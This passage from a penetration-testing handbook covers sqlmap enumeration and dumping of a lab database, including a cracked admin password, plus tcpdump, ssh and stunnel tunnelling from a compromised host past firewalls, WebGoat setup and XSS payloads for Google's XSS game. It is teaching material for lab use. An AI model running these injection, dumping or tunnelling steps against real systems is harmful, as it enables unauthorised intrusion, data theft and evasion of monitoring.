You don’t have to manually search all pages for SQL injectable forms when sqlmap will do it for you.

```
hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ rm -rf sqlmap/
hacker@kali:~$ sqlmap -u "http://$TARGET/" --forms --crawl=2  --dbs \
    --batch --output $PWD/sqlmap
##################### SNIP #####################
[12:21:16] [INFO] starting crawler
##################### SNIP #####################
[12:21:16] [INFO] sqlmap got a total of 7 targets
[#1] form:
POST http://192.168.1.104:80/admin/index.php
POST data: user=&password=
do you want to test this form? [Y/n/q]
> Y
##################### SNIP #####################
[#2] form:
GET http://192.168.1.104:80/cat.php?id=1
do you want to test this form? [Y/n/q]
> Y
##################### SNIP #####################
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/
↪N] N
##################### SNIP #####################
do you want to exploit this SQL injection? [Y/n] Y
[12:21:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[12:21:47] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog
##################### SNIP #####################
```

## Enumeration & Fingerprint

### use `--banner` and `--fingerprint`

To get basic service information use `--banner` and `--fingerprint`:

```
hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ rm -rf sqlmap/
hacker@kali:~$ sqlmap -u "http://$TARGET/cat.php?id=1"  --fingerprint --banner \
    --batch --output $PWD/sqlmap
```

```
##################### SNIP #####################
[12:54:07] [INFO] fetching banner
[12:54:07] [INFO] actively fingerprinting MySQL
[12:54:07] [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: active fingerprint: MySQL >= 5.1.12 and < 5.5.0
               banner parsing fingerprint: MySQL 5.1.63
               html error message fingerprint: MySQL
banner:    '5.1.63-0+squeeze1'
##################### SNIP #####################
```

### use `--dbs`, `-D DATABASE --tables`, `-D DATABASE -T TABLE --dump`

Once you figure out the dbms, you can move through `-dbs` to enumerate databases, `-D DATABASE --tables` to enumerate tables in the database, and finally `-D DATABASE -T TABLE --dump` to dump the selected table. Here it goes one step forward and cracks a password in the dumped table:

```
hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ sqlmap -u "http://$TARGET/cat.php?id=1"  \
    --fingerprint -D photoblog -T users --dump  --batch --output $PWD/sqlmap
##################### SNIP #####################
Database: photoblog
Table: users
[1 entry]
+----+-------+---------------------------------------------+
| id | login | password                                    |
+----+-------+---------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+---------------------------------------------+
```

### `--level`, `--risk` and `-p`, `--skip` control injection points

From `sqlmap --help`:

| | |
|---|---|
| **--level=LEVEL** | Level of tests to perform (1-5, default 1) |
| **--risk=RISK** | Risk of tests to perform (0-3, default 1) |

The actual tests performed are in the file *xml/payloads.xml*, a difficult to read and understand file (to say the least). Informally, sqlmap usage states:

> By default sqlmap tests all GET parameters and POST parameters. When the value of –level is >= 2 it tests also HTTP Cookie header values. When this value is >= 3 it tests also HTTP User-Agent and HTTP Referer header value for SQL injections. It is however possible to manually specify a comma-separated list of parameter(s) that you want sqlmap to test. This will bypass the dependence on value of –level too.
>
> For instance, to test for GET parameter id and for HTTP User-Agent only, provide -p "id,user-agent".
>
> In case that user wants to exclude certain parameters from testing, he can use option –skip. That is especially useful in cases when you want to use higher value for –level and test all available parameters excluding some of HTTP headers normally being tested.
>
> For instance, to skip testing for HTTP header User-Agent and HTTP header Referer at –level=5, provide –skip="user-agent,referer".

And for risk it states:

This option requires an argument which specifies the risk of tests to perform. There are four risk values. The default value is 1 which is innocuous for the majority of SQL injection points. Risk value 2 adds to the default level the tests for heavy query time-based SQL injections and value 3 adds also OR-based SQL injection tests.

In some instances, like a SQL injection in an UPDATE statement, injecting an OR-based payload can lead to an update of all the entries of the table, which is certainly not what the attacker wants. For this reason and others this option has been introduced: the user has control over which payloads get tested, the user can arbitrarily choose to use also potentially dangerous ones. As per the previous option, the payloads used by sqlmap are specified in the textual file xml/payloads.xml and you are free to edit and add your owns.

### Request

#### HTTP GET vs POST

Injection points are often in either GET or POST forms and sqlmap handles both. All sqlmap runs must specify a url using one of the following (but usually `-u` or `-url`):

| | |
|---|---|
| **-d DIRECT** | Direct connection to the database |
| **-u URL, --url=URL** | Target URL (e.g. "www.target.com/vuln.php?id=1") |
| **-l LOGFILE** | Parse targets from Burp or WebScarab proxy logs |
| **-m BULKFILE** | Scan multiple targets enlisted in a given textual file |
| **-r REQUESTFILE** | Load HTTP request from a file |
| **-g GOOGLEDORK** | Process Google dork results as target URLs |
| **-c CONFIGFILE** | Load options from a configuration INI file |

POST requests additionally use the `--data` option to specify POST parameters.

| | |
|---|---|
| **--data=DATA** | Data string to be sent through POST |
| **--param-del=PDEL** | Character used for splitting parameter values |

Here is are examples of a GET and POST requests. Note that you can avoid using `--data` by using the `-forms` option to automatically parse the form data (see *–forms with crawl=CRAWLDEPTH*).

```
# GET
python sqlmap.py -u "http://www.target.com/vuln.php?id=1" -f \
    --banner --dbs --users
# POST
python sqlmap.py -u "http://www.target.com/vuln.php" --data="id=1" -f \
    --banner --dbs --users
# POST with --param-del to avoid ampersand character
python sqlmap.py -u "http://www.target.com/vuln.php" --data="query=foobar;id=1" \
    --param-del=";" -f --banner --dbs --users
# POST using --forms
python sqlmap.py -u "http://www.target.com/vuln.php" --forms -f --banner \
    --dbs --users
```

## 6.15 tcpdump & tcpflow

From the tcpdump Wireshark wiki entry:

> TcpDump lives at www.tcpdump.org
>
> TcpDump is also the place where LibPcap lives; LibPcap is the standard API and CaptureFile format used by Wireshark and TShark as well as many many other tools.
>
> If you do a lot of network capturing it is well worth the effort to learn all the command line switches to TcpDump for the same reason learning VI is useful. This tool will be there for almost all Un*xen you will find, TShark might not.

tshark is the command line version of Wireshark, and is well worth learning in its own right.

Here are a few key points to remember about `tcpdump`:

- Capture to file (**-w file**) and replay from file (**-r file**)

  `tcpdump` can capture packets to a file in standard pcap format for later replay by any pcap-compliant network analyzer. That includes not only `tcpdump` but also `tcpflow`, `tcpjoin`, `tcpslice`, and more.

- `tcpdump` option **-s 0** insures that captured packets are not truncated.

Here are a few examples:


```
# Capture all DNS traffic
tcpdump -s 0 -w dns.pcap port 53

# Playback requests going to Google DNS
tcpdump -X -r dns.pcap host 8.8.8.8 or host 8.8.4.4

# Capture all IPv4 HTTP packets to a file
tcpdump -s 0 -w http.pcap tcp port 80

# Playback only IPv4 HTTP packets containing data (not SYN, FIN, ACK-only).
# Check for data by taking IP packet total length - IP header - TCP header > 0.
#   tcpdump expressions can have PROTO[OFFSET:SIZE]
#     PROTO = protocol from IP, TCP, UDP, or ICMP
#     OFFSET = octet (byte) offset in PROTO part of packet
#     SIZE = number of octets
#  ip[2:2] = IP header total length
#  ip[0]&0xf = IP header 4 bit IHL (IP header length)
#  So the difference of the above 2 is the IP packet size without the header
#  tcp[12] & 0xf0 = offset >>2
#  So (tcp[12] & 0xf0) << 2 = offset = header length
#  So the end result is the amount of data bytes.
# NOTE - single quotes mean to escaping needed
tcpdump -X -r http.pcap '(((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)'

# Break http.pcap into flows in subdirectory flows
tcpflow -r http.pcap -o flows -a
# Look at the report
evince flows/report.pdf &
```

## 6.16 Tunneling Traffic

The idea is to hide traffic. To avoid firewall deep packet inspection you can use a tunneling protocol where a (permitted) delivery protocol encapsulates a (hidden) payload protocol: e.g. https delivery protocol encapsulating ssh payload protocol.

### 6.16.1 `stunnel` SSL/TLS Tunneling

stunnel can hide most TCP traffic using SSL/TLS, effectively looking like https traffic. Here we illustrate this following Tunnel SSH over SSL where SSL/TLS is the delivery protocol and ssh is the payload protocol. The remote attacker's machine requires: (1) installing the `stunnel4` package, (2) generating a tunnel key, (3) specifying the listening local ip:port (STUNNEL_ENDPOINT:443), and (4) specifying the desired destination host:port (DESTINATION:22). The local client side requires: (1) installing the `stunnel4` package, (2) downloading the tunnel cert, (3) specifying the listening local ip:port (here 2200), (4) specifying the remote tunnel ip:port (STUNNEL_ENDPOINT:443), and (5) starting the `stunnel4` service on the port. And of course these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.



### 6.16.2 `sshuttle` ssh VPN

From sshuttle: where transparent proxy meets VPN meets ssh: "Transparent proxy server that works as a poor man's VPN. Forwards over ssh. Doesn't require admin. Works with Linux and MacOS. Supports DNS tunneling."

Actually, `sshuttle` requires root access on the local machine. If routing is enabled on the local machine it can forward the entire subnet to the VPN.

The advantages of `sshuttle` over `ssh -L` are: (1) it doesn't need a ssh port forward for every single host/port on the remote network, (2) better performance due to not running TCP over TCP, and (3) you can forward DNS to the remote server.

`sshuttle` command line options to consider:

**-D, --daemon** fork into background after connecting to remote server

**-l, –listen=[ip:]port** specify the ip & port as a transparent proxy (vs. default to 127.0.0.1:port for some random port). If non-default and want to route from local network, make sure kernal IP forwarding is enabled. If you're not routing you don't need to specify this argument.

—dns capture local DNS requests and forward to the remote DNS server

**-N, --auto-nets** ask server for subnets we should route

**-r, –remote=[username@]sshserver[:port]** connect to this remote server

**<subnets>** subnets to route over the VPN (e.g. 0/0)

Here's an example: `sudo sshuttle --dns -vvr sshuser@sshserver 0/0` which sets up a VPN for all addresses through `ssh` to sshserver showing very verbose logging.

## 6.16.3 `ssh` Tunneling Support

There are 3 kinds of `ssh` tunnels: (1) "-L" local port forwarding, (2) "-R" reverse tunnel, and (3) "-D" dynamic port forwarding (or "SOCKS"-ifying any protocol). View The Black Magic Of SSH / SSH Can Do That? for a good, long video about `ssh` tunneling and more.

In all 3 cases we use 5 hosts: INTERNALHOST <–> COMPROMISEDHOST <–> FIREWALL <–> SSHHOST <–> REMOTEHOST. (Note: The FIREWALL is optional and there to note that we're sneaking data in/out of the pen test target. And generally the INTERNALHOST and COMPROMISEDHOST can be the same, as can the SSHHOST and REMOTEHOST.) In all 3 cases the `ssh [-L,-R,-D]` command is run on the COMPROMISEDHOST and the ssh tunnel runs between COMPROMISEDHOST <–> FIREWALL <–> SSHHOST. The "-L" and "-D" options send traffic from the COMPROMISEDHOST outbound through the firewall, while the "-R" (for reverse) sends traffic inbound to the COMPROMISEDHOST side of the FIREWALL.

Note that the tunneled traffic between INTERNALHOST <–> REMOTEHOST need not be `ssh`. To illustrate this we use http for the "-D" option, but for the "-L" and "-R" cases we illustrate using `ssh` traffic tunneled.

While the COMPROMISEDHOST <–> FIREWALL <–> SSHHOST tunnel is encrypted by `ssh`, the other traffic legs are only encrypted if the tunneled protocol is encrypted. So parts of the http traffic are not encrypted (as you would expect).

### "-L" Local Port Forwarding

This case tunnels traffic from anywhere inside the firewall through the COMPROMISEDHOST <–> FIREWALL <–> SSHHOST tunnel to a fixed REMOTEHOST. Below we show tunneling `ssh` through the `ssh` tunnel, though we could just as well forwarded http or https or . . . .

`ssh -fNT sshuser@SSHHOST -L [localbindaddress:]localport:REMOTEHOST:remoteport` arguments are:

**-fNT** -f places ssh in background before command execution.

-N prevents opening a remote command (just forward ports).


-T disables pseudo-tty allocation.

**-L [localbindaddress:]localport:REMOTEHOST:remoteport** Bind to "localbindaddress:localport" on the local machine. The default localbindaddress is 127.0.0.1.

At the SSHHOST forward the data to REMOTEHOST:remoteport. (So REMOTEHOST:remoteport = localhost:22 would forward the data to 127.0.0.1:22 on the SSHHOST, not the local host where the ssh command is executed.)

**sshuser@SSHHOST** ssh to server at SSHHOST as sshuser.

Here goes an example forwarding `ssh` through a firewall to a bad_host:



Again we note these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.

### "-R" Remote Forwarding

This case tunnels traffic from anywhere outside the firewall through the SSHHOST <–> FIREWALL <–> COMPROMISEDHOST tunnel to a fixed INTERNALHOST. Below we show tunneling `ssh` through the `ssh` tunnel, though we could just as well forwarded http or https or . . . .

`ssh -fNT sshuser@SSHHOST -R [SSHHOST:]sshhostport:INTERNALHOST:internalport` arguments are:

**-fNT** -f places ssh in background before command execution.

-N prevents opening a remote command (just forward ports).


-T disables pseudo-tty allocation.

**-R [SSHHOST:]sshhostport:INTERNALHOST:internalport** Bind to "SSHHOST:sshhostport" on the SSHHOST machine. "-L" did the binding on the local machine but here we're binding on the external `ssh` tunnel end.

At the local host forward the data to INTERNALHOST:internalport. (So INTERNALHOST:internalport = localhost:22 would forward the data to 127.0.0.1:22 on the local host where the ssh command is run.)

**sshuser@SSHHOST** ssh to server at host SSHHOST as sshuser.

Here goes an example remote forwarding `ssh` through a firewall from a REMOTEHOST:



Again we note these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.

### "-D" Dynamic Forwarding

Dynamic port forwarding turns the COMPROMISEDHOST into a SOCKS server. This case tunnels SOCKS traffic from anywhere inside the firewall through the COMPROMISEDHOST <–> FIREWALL <–> SSHHOST tunnel to any REMOTEHOST (it's not fixed in this case). Below we show tunneling http through the `ssh` tunnel, knowing it's unencrypted outside the `ssh` tunnel.

`ssh -fNT sshuser@SSHHOST -D [bind_address:]port` with arguments:

**-fNT** -f places ssh in background before command execution.


-N prevents opening a remote command (just forward ports).

-T disables pseudo-tty allocation.

**-D [bind_address:]port** Bind to "bind_address:port" on the local machine. Act as a SOCKS server tunneling the data through to the remote host.

**sshuser@SSHHOST** ssh to server at host SSHHOST as sshuser.

Here goes an example setting up the COMPROMISEDHOST as a SOCKS server for outbound http traffic (using the `curl` command):


INTERNALHOST
curl -socks5-hostname COMPROMISEDHOST:9001
http://REMOTEHOST/bad_page.html
port 900
socks5

Again we note these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.

## 6.17 Web Goat

From the WebGoat site:

> WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. You can install and practice with WebGoat in either J2EE (this page) or [WebGoat for .Net] in ASP.NET. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat applications. For example, in one of the lessons the user must use SQL injection to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.

Of course it's insecure by design, so be careful where you install it.

It's intended for coders, but stepping through the answers is useful for non-coders too. Setting up a WebGoat server involves installing a tomcat application server and deploying the WebGoat.war file. On Kali this breaks down into:

```
# get latest packages for an installed Kali
apt-get update; apt-get -y dist-upgrade
# make sure java7 is the default
java -version    # see the default java (looking for 1.7)
update-alternatives --display java    # another look at the default
update-alternatives --config java    # select java 1.7
# install tomcat7 (tomcat8 fails)
apt-get install -y tomcat7
# set up user accounts from http://code.google.com/p/webgoat/wiki/FAQ
# in /var/lib/tomcat7/conf/tomcat-users.xml add the users below
cd /var/lib/tomcat7/conf
cp tomcat-users.xml tomcat-users.xml.orig
cat <<EOF > tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users>
  <role rolename="webgoat_basic"/>
  <role rolename="webgoat_admin"/>
  <role rolename="webgoat_user"/>
  <role rolename="tomcat"/>
  <user password="webgoat" roles="webgoat_admin" username="webgoat"/>
  <user password="basic" roles="webgoat_user,webgoat_basic" username="basic"/>
  <user password="tomcat" roles="tomcat" username="tomcat"/>
  <user password="guest" roles="webgoat_user" username="guest"/>
</tomcat-users>
EOF
# if you want to run the manager-gui add a user for that
#    <user password="kali" roles="manager-gui" username="kali"/>
# get the war file currently on Google Code
#    http://code.google.com/p/webgoat/downloads/list
# and rename to WebGoat.war
# then copy to tomcat7 dir /var/lib/tomcat7/
cd
wget -O WebGoat.war http://webgoat.googlecode.com/files/WebGoat-5.4.war
cp WebGoat.war /var/lib/tomcat7/webapps/
# restart tomcat to pick up the users
service tomcat7 restart
# then point your browser to http://localhost:8080/WebGoat/attack
```

## 6.18 Wireshark

Consult the Wireshark User's Guide and Wireshark Wiki for information on using Wireshark. Especially useful are:

- Wi-Fi (WLAN, IEEE 802.11)
- WLAN (IEEE 802.11) capture setup

- 802.11 frames graphics
- Display Filter Reference: IEEE 802.11 wireless LAN
- Wireshark Online Tools including:
  - String-Matching Capture Filter Generator
  - WPA PSK (Raw Key) Generator
  - OUI Lookup Tool

## 6.19 xsscrapy

### 6.19.1 what xsscrapy does & doesn't test

XSScrapy: fast, thorough XSS vulnerability spider clearly states xsscrapy's target vulnerabilities: both *XSS attack vectors xsscrapy will test* and *XSS attack vectors xsscrapy will not test*.

Since we'll be using xsscrapy against Google's XSS game we'll repeat the *XSS attack vectors xsscrapy will not test* here:

- Other headers

  Let me know if you know of other headers you've seen XSS-exploitable in the wild and I may add checks for them in the script.

- Persistent XSS's reflected in pages other than the immediate response page

  If you can create something like a calendar event with an XSS in it but you can only trigger it by visiting a specific URL that's different from the immediate response page then this script will miss it.

- DOM XSS

  DOM XSS will go untested.

- CAPTCHA protected forms

  This should probably go without saying, but captchas will prevent the script from testing forms that are protected by them.

- AJAX

  Because Scrapy is not a browser, it will not render javascript so if you're scanning a site that's heavily built on AJAX this scraper will not be able to travel to all the available links. I will look into adding this functionality in the future although it is not a simple task.

Google's XSS game has javascript-based XSS, including DOM and hash URI based vulnerabilities. xsscrapy does not test for those. Modern techniques for XSS discovery mentions DOMinatorPro as one tool that tests for DOM-based XSS.

### 6.19.2 installation & setup

#### multiuser setup

xsscrapy fits in with the Kali Linux philosophy where you run everything as root (or at least as one user): the install directory appears to be a scrapy project created for running xsscrapy. Of course this doesn't work well for multiple users or non-root users. So we'll try to come up with a multi-user installation: each user must create a scrapy xsscrapy project directory of their own. Since the created project misses all the important data from the xsscrapy install directory, the user should then replace their project's xsscrapy subdirectory there with a link to the shared xsscrapy installation directory. We believe the xsscrapy subdirectory is read-only.

### installation using pip

xsscrapy requirements are currently:

```
Scrapy==0.24.4
pybloom==1.1
requests
beautifulsoup
```

Kali Linux is hopelessly behind in both scrapy (currently 0.14.4-1 vs. the required 0.24.4) and pybloom (0.3.11-1kali3 vs. the required pybloom 1.1), so we'll install it in /usr/local/bin resorting to using pip to pull in the latest versions:

```
cd /usr/local/bin
sudo git clone https://github.com/DanMcInerney/xsscrapy.git git.xsscrapy
sudo ln -s git.xsscrapy/xsscrapy.py xsscrapy
cd git.xsscrapy
sudo wget https://bootstrap.pypa.io/get-pip.py
sudo python get-pip.py
sudo pip install -r requirements.txt
```

Remember, xsscrapy is based on scrapy and in fact the xsscrapy installation directory is a scrapy project. To understand this, consult Scrapy Command line tool section *Default structure of Scrapy projects*.

> Before delving into the command-line tool and its sub-commands, let's first understand the directory structure of a Scrapy project.
>
> Though it can be modified, all Scrapy projects have the same file structure by default, similar to this:
>
> ```
> scrapy.cfg
> myproject/
>     __init__.py
>     items.py
>     pipelines.py
>     settings.py
>     spiders/
>         __init__.py
>         spider1.py
>         spider2.py
>         ...
> ```
>
> The directory where the scrapy.cfg file resides is known as the project root directory. That file contains the name of the python module that defines the project settings. Here is an example:
>
> ```
> [settings]
> default = myproject.settings
> ```

What this all means is that you cannot "just run" `xsscrapy` from any old directory - it must be a `scrapy` project directory. If not you'll get the following error:

```
hacker@kali:~$ xsscrapy -u http://example.com/
Scrapy 0.24.4 - no active project

Unknown command: crawl

Use "scrapy" to see available commands
```

### per-user scrapy project directory

But an unpriviledged user can't run from the install directory as it will attempt to create an output file *DIRECTORY-vulns.txt* there. So you create a project directory somewhere in your home directory and replace the xsscrapy subdirectory with a link to the installation xsscrapy subdirectory:

```
scrapy startproject xsscrapy
cd xsscrapy
# our xsscrapy subdirectory must be replaced by xsscrapy's
rm -rf xsscrapy
ln -s /usr/local/bin/git.xsscrapy/xsscrapy .
```

## 6.19.3 use it on Google's XSS Game

We attempted to use xsscrapy on Google's XSS game (assuming that a scrapy project was created in *~/local/XSS/xsscrapy*). Levels 1 & 5 were solved; levels 2-4 & 6 were not solved. Only level 4 was not solved but appeared to be within xsscrapy's scope.

First, a side note on why xsscrapy gets by without the seemingly required XSS game cookies. The Google App Engine XSS game has a python controller that actually does two things: (1) provides the game which traps the `alert()` and shows the code & hints; (2) runs the vulnerable app within an iframe surrounded by the game content. The code we are shown is what would be the code for the iframe only if there were no surrounding game - the game's code is not shown. And while the game page https://xss-game.appspot.com/level6/ is protected by a cookie, the level's iframe https://xss-game.appspot.com/level6/frame is not. And that's how xsscrapy is able to be used to attack the game: it uses the iframe link. If the game really needed such a cookie we are not aware of a way to pass the cookie to xsscrapy.

### Level 1

xsscrapy did find the vulnerability. When xsscrapy finds a vulnerability it will create or append to the *xsscrapy-vuln.txt* file.

Run xsscrapy in the scrapy project directory *~/local/XSS/xsscrapy*:

```
hacker@kali:~/local/XSS/xsscrapy$ cd local/XSS/xsscrapy
hacker@kali:~/local/XSS/xsscrapy$ xsscrapy -u http://xss-game.appspot.com/
###################### SNIP ######################
hacker@kali:~/local/XSS/xsscrapy$ ls
scrapy.cfg  xsscrapy  xsscrapy-vulns.txt
hacker@kali:~/local/XSS/xsscrapy$ cat xsscrapy-vulns.txt
URL: http://xss-game.appspot.com/level1/frame
response URL: http://xss-game.appspot.com/level1/frame?query=9zqjxat%27%22%28%29%7B%7D
↪%3Cx%3E%3A%2F9zqjxat%3B9
POST url: http://xss-game.appspot.com/level1/frame
Unfiltered: '"(){}<x>:/;
Payload: 9zqjxat'"(){}<x>:/9zqjxat;9
Type: form
Injection point: query
Possible payloads: <svG onLoad=prompt(9)>
Line: <b>9zqjxat'"(){}<x>:/9zqjxat;9
```

xsscrapy found the injection point `query` with payload `<svG onLoad=prompt(9)>` which we convert to using `alert(9)` instead of `prompt(9)`. Trying location `https://xss-game.appspot.com/level1/frame?query=<svG onLoad=alert(9)>` in the browser solves level 1 and gives the browser the cookie it needs to proceed in game.

### Level 2

xsscrapy did not find the vulnerability solution: enter `<img src="a b" onerror="alert('boo')" />` in the form.

The XSS vulnerability is a client-side-only javascript/DOM XSS vulnerability; xsscrapy does not test DOM XSS.

### Level 3

xsscrapy did not find the XSS vulnerability solution: enter location `https://xss-game.appspot.com/level3/frame#x' onerror='alert("boo")'`.

Unlike level 2 you can enter the XSS vulnerability in the location bar just like doing an HTTP GET. But the client uses jQuery with hash URIs; that is, the part of the URI after the # is not sent to the server but is processed by the client's browser. So just like level 2 this is a client-side javascript XSS vulnerability which xsscrapy does not test.

For a little background on hash URIs read 6 Things You Should Know About Fragment URLs. It clearly states that the URI part after the # is client-side only. Read Wikipedia's Fragment identifier for more information (our bolding below):

> In URIs a hashmark # introduces the optional fragment near the end of the URL. The generic RFC 3986 syntax for URIs also allows an optional query part introduced by a question mark ?. In URIs with a query and a fragment, the fragment follows the query. Query parts depend on the URI scheme and are evaluated by the server — e.g., http: supports queries unlike ftp:. Fragments depend on the document MIME type and are evaluated by the client (Web browser). Clients are not supposed to send URI-fragments to servers when they retrieve a document, and without help from a local application (see below) fragments do not participate in HTTP redirections.
>
> . . .
>
> The fragment identifier functions differently than the rest of the URI: namely, its processing is exclusively client-side with no participation from the web server . . .

### Level 4

xsscrapy did not find the XSS vulnerability solution: enter `3');alert('boo` in the form.

Now the XSS vulnerability is easily discoverable: just open up a browser window 3')%3Balert('boo or even more encoded timer=3%27%29%3Balert%28%27boo - you'll get the alert:

```
Congratulations, you executed an alert:
boo
You can now advance to the next level.
```

Alternatively you could use `curl` to view the returned page:

```
hacker@kali:~/local/XSS/xsscrapy$ curl \
    https://xss-game.appspot.com/level4/frame?timer=3%27%29%3Balert%28%27boo
<!doctype html>
<html>
  <head>
```

```
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <script>
      function startTimer(seconds) {
        seconds = parseInt(seconds) || 3;
        setTimeout(function() {
          window.confirm("Time is up!");
          window.history.back();
        }, seconds * 1000);
      }
    </script>
  </head>
  <body id="level4">
    <img src="/static/logos/level4.png" />
    <br>
    <img src="/static/loading.gif" onload="startTimer('3&#39;);alert(&#39;boo');" />
    <br>
    <div id="message">Your timer will execute in 3&#39;);alert(&#39;boo seconds.</div>
  </body>
</html>
```

In either case you'll see the vulnerable `<img src="/static/loading.gif" onload="startTimer('3&#39;);alert(&#39;boo');" />` returned which xsscrapy doesn't find. With `xsscrapy -u https://xss-game.appspot.com/level4/frame`, xsscrapy does find the query parameter `timer` but does not successfully attack it.

### Level 5

We run xsscrapy in the scrapy project directory *~/local/XSS/xsscrapy*:

```
hacker@kali:~/local/XSS/xsscrapy$ cd local/XSS/xsscrapy
hacker@kali:~/local/XSS/xsscrapy$ xsscrapy \
    -u https://xss-game.appspot.com/level5/frame
##################### SNIP #####################
hacker@kali:~/local/XSS/xsscrapy$ ls
scrapy.cfg  xsscrapy  xsscrapy-vulns.txt
hacker@kali:~/local/XSS/xsscrapy$ cat xsscrapy-vulns.txt
